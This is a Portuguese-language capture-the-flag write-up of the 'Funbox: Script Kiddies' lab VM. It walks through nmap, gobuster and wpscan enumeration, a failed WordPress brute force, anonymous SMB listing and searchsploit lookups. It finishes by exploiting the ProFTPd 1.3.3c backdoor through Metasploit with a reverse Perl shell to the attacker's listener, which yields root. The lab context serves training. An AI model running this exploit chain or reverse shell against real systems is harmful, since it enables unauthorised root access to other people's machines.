
Funbox: Script Kiddies

domingo, 1 de agosto de 2021 23:43


Este é o relatório de teste de invasão (write-up) da máquina "Funbox: Script Kiddie".
Essa VM é um desafio de nível "fácil", então tentei explorar outras formas de invasão além das mais correlativas a esse tipo de desafio.

Segue abaixo o ataque de modo detalhados, inclusive os passos que não deram certo.




Como ó alvo é uma máquina dentro de minha rede local, utilizei a ferramenta "netdiscover", para identificar o endereço ip do alvo.

Para validação, utilizei o "nmap".



Executado o "nmap" e identificado diversas portas de serviço em status "open", as que mais se destacaram foram as porta 21/tcp, 80/tcp e 445/tcp.



Executado a ferramenta "gobuster" e identificado ao retornar arquivos e diretórios de que se trata de um servidor com wordpress.

```
[+] astra
 | Location: http://funbox11/wp-content/themes/astra/
 | Last Updated: 2021-07-29T00:00:00.000Z
 | Readme: http://funbox11/wp-content/themes/astra/readme.txt
 | [!] The version is out of date, the latest version is 3.6.7
 | Style URL: http://funbox11/wp-content/themes/astra/style.css
 | Style Name: Astra
 | Style URI: https://wpastra.com/
 | Description: Astra is fast, fully customizable & beautiful WordPress theme suitable for blog, personal portfolio, ...
 | Author: Brainstorm Force
 | Author URI: https://wpastra.com/about/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://funbox11/wp-content/themes/astra/, status: 200
 |
 | Version: 3.6.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://funbox11/wp-content/themes/astra/style.css, Match: 'Version: 3.6.5'

[+] block-lite
 | Location: http://funbox11/wp-content/themes/block-lite/
 | Latest Version: 1.2.2 (up to date)
 | Last Updated: 2020-08-18T00:00:00.000Z
 | Readme: http://funbox11/wp-content/themes/block-lite/README.txt
 | Style URL: http://funbox11/wp-content/themes/block-lite/style.css
 | Style Name: Block Lite
 | Style URI: https://organicthemes.com/theme/block-lite/
 | Description: The Block Lite theme features a modern and responsive design with a block style layout for blog post ...
 | Author: Organic Themes
 | Author URI: https://organicthemes.com
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - http://funbox11/wp-content/themes/block-lite/, status: 500
 |
 | Version: 1.2.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://funbox11/wp-content/themes/block-lite/style.css, Match: 'Version: 1.2.2'
```

Foi executado o "wpscan" e foi encontrado dois plugins (Astra e Block-lite), mas nenhum deles possui exploit públicos disponíveis.

```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox11/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Com o "wpscan" executado a enumeração de usuário e foi localizado o usuário "admin".
A aplicação está vulnerável a ataques de enumeração de usuários e a ataques de brute force.

Tentei enumerar outros usuários de forma manual, mas sem sucesso.
Foi tentando fazer um ataque de brute-force com o usuário "admin" e a wordlist rockyou, para senhas, mas sem sucesso.

```
┌──(root💀pentester)-[/home/jbf]
└─# smbclient -L \\funbox11 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (funbox11 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Como o alvo tem a porta 445/tcp, que é do serviço de compartilhamento SMB aberto, foi feito a enumeração da porta.
A porta está vulnerável a ataques "login anonymous", então foi feito a exploração, mas não tem nenhum diretório compartilhado.

```
┌──(root💀pentester)-[/home/jbf/funbox11]
└─# searchsploit "dovecot"
----------------------------------------------------------------- ---------------------------
 Exploit Title                                                   |  Path
----------------------------------------------------------------- ---------------------------
Dovecot 1.1.x - Invalid Message Address Parsing Denial of Service | linux/dos/32551.txt
Dovecot IMAP 1.0.10 < 1.1rc2 - Remote Email Disclosure           | multiple/remote/5257.py
Dovecot with Exim - 'sender_address' Remote Command Execution    | linux/remote/25297.txt
----------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(root💀pentester)-[/home/jbf/funbox11]
└─# searchsploit -m multiple/remote/5257.py
  Exploit: Dovecot IMAP 1.0.10 < 1.1rc2 - Remote Email Disclosure
      URL: https://www.exploit-db.com/exploits/5257
     Path: /usr/share/exploitdb/exploits/multiple/remote/5257.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/jbf/funbox11/5257.py


┌──(root💀pentester)-[/home/jbf/funbox11]
└─# python 5257.py
Dovecot IMAP [1.0.10 → 1.1rc2] Exploit
Prints out all E-Mails for any account if special configuration option is set
Exploit written by kingcope

usage: 5257.py <hostname/ip address> <account> [-nossl]
```

Voltei uma passo atrás e verifiquei se havia possibilidade de exploração da porta 143/TCP que é do IMAP.
Foi encontrado uma exploit para ele, mas ao executar o mesmo, solicita uma conta de e-mail para uso da aplicação, informação essa que não temos disponível.

```
┌──(root💀pentester)-[/home/jbf/funbox11]
└─# searchsploit "proftpd 1.3.3c"
```

Exploit Title	Path
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

Shellcodes: No Results

Então pesquisando por exploits para a o serviço FTP, na porta 21/tcp, foi identificado que a versão do ProFTPd 1.3.3c possui exploit no metasploit framework.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.232    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.210    yes       The listen address (an interface may be specified)
   LPORT  8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.0.210:8443
[*] 192.168.0.232:21 - Sending Backdoor Command
id
[*] Command shell session 1 opened (192.168.0.210:8443 → 192.168.0.232:58722) at 2021-08-02 11:56:43 -0400

uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Configurado o exploit, junto de um payload de shell reverso, foi obtido uma console de usuário "root" da aplicação.

```
root@funbox11:/home/bill# cd /root
cd /root
root@funbox11:/root# ls
ls
root.txt
root@funbox11:/root# cat root.txt
cat root.txt
$$$$$$$\                $$\
$$  ____|               $$ |
$$ |   $$\   $$\ $$$$$$$\  $$$$$$$\   $$$$$$\  $$\   $$\ $$\
$$$$$\ $$ |  $$ |$$  __$$\ $$  __$$\ $$  __$$\ \$$\ $$  |\__|
$$  __|$$ |  $$ |$$ |  $$ |$$ |  $$ |$$ /  $$ | \$$$$  /
$$ |   $$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ | $$  $$<  $$\
$$ |   \$$$$$$  |$$ |  $$ |$$$$$$$  |\$$$$$$  |$$  /\$$\ \__|
\__|    \______/ \__|  \__|\_______/  \______/ \__/  \__|


 $$$$$$\                  $$\           $$\     $$\       $$\       $$\       $$\ $$\
$$  __$$\                 \__|          $$ |    $$ |      \__|      $$ |      $$ |\__|
$$ /  \__| $$$$$$$\  $$$$$$\  $$\  $$$$$$\ $$$$$$\   $$ |  $$\ $$\  $$$$$$$  $$$$$$$  $$\  $$$$$$\
\$$$$$$\  $$  _____|$$  __$$\ $$ |$$  __$$\\_$$  _|  $$ |  $$ |$$ |$$  __$$ $$  __$$ |$$ |$$  __$$\
 \____$$\ $$ /      $$ |  \__|$$ |$$ /  $$ |  $$ |    $$$$$$  / $$ |$$ /  $$ |$$ /  $$ |$$ |$$$$$$$$ |
$$\   $$ |$$ |      $$ |      $$ |$$ |  $$ |  $$ |$$\ $$  _$$<  $$ |$$ |  $$ |$$ |  $$ |$$ |$$   ____|
\$$$$$$  |\$$$$$$$\ $$ |      $$ |\$$$$$$$ |  \$$$$  |$$ | \$$\ $$ |\$$$$$$$ |\$$$$$$$ |$$ |\$$$$$$$\
 \______/  \_______|\__|      \__| \____$$ |   \____/ \__|  \__|\__| \_______| \_______|\__| \_______|
                                  $$\   $$ |
                                  \$$$$$$  |
                                   \______/

Please, tweet this to: @0815R2d2
Thank you ...
root@funbox11:/root#
```

Após a obtenção de uma shell de "root", conseguimos obter a flag do root.